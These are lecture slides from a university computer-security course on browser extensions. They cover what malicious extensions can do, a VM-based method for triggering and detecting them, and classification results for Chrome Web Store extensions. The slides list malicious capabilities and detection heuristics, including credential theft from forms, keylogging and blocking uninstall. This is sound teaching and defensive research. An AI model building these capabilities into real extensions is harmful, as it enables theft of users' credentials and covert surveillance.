

NC STATE UNIVERSITY

CSC 405
Introduction to Computer Security

Browser Extensions

Alexandros Kapravelos
akaprav@ncsu.edu


PINKY AND THE BRAIN
TAKE OVER
THE
WORLD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
Compromising the browser

- Drive-by downloads

Browser Extensions

Compromising the browser





Browser extensions

- HTML + JavaScript
- Modify and enhance the functionality of the browser
- Have access to a privileged API

Adblock Plus

- Over 50 million users!





FB Color Changer

★★★★★ (4475) | Social & Communication | from fbcolorchanger.com | 347,103 users

Confirm New Extension

Add "FB Color Changer"?

It can:

- Access your data on all websites
- Access your tabs and browsing activity

Runs Offline

Change the Facebook color scheme to anything you want.

Goal

What can a malicious extension do?


Anything malicious that you can do with JavaScript having access to the visited page, the web requests, the browser’s cookies

- Inject advertisements
- Keylogger (only in the visited page)
- Affiliate fraud
- Steal credentials

Approach

- Install extension in Chrome inside a VM
- Visit a few pages
- Monitor what the extension is doing
- Classify the extension

Challenges



downloaded from pickywallpapers.com

- How to trigger malicious code?
  - What content should the pages contain?
  - Which pages should we visit?
- How to detect maliciousness?

Triggering malicious behavior

- Find the right content
  - HoneyPage

HoneyPage

```
<html>
    <div id="fb_newsfeed"></div>
</html>
```

```
document.getElementById("fb_newsfeed")
```

Triggering malicious behavior

- Find the right content
  - HoneyPage
- Visit the right page
  - URL extraction
  - Event handler fuzzing

Event handler fuzzing

- Extensions can intercept network events
- Triggering the event handlers is possible!

Detecting malicious behavior

- In JavaScript
  - Extension API
  - Interaction with visited pages
- In the network
- In injected code

Malicious behavior heuristics

- Prevents extension uninstall
- Steals email/password from form
- Contains keylogging functionality
- Manipulates security-related HTTP headers
- Uninstalls extensions


Suspicious behavior heuristics

- Injects dynamic JavaScript
- Evals with input >128 chars long
- Produces HTTP 4xx errors
- Performs requests to non-existent domains

Results


- 47,940 extensions from Chrome Web Store
- 392 extensions from Anubis

Analysis result	Count
Benign	43,490
Suspicious	4,712
Malicious	130



Similar Sites Pro

★★★½☆ (47) | Productivity | from SimilarGroup | 1,808,386 users



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



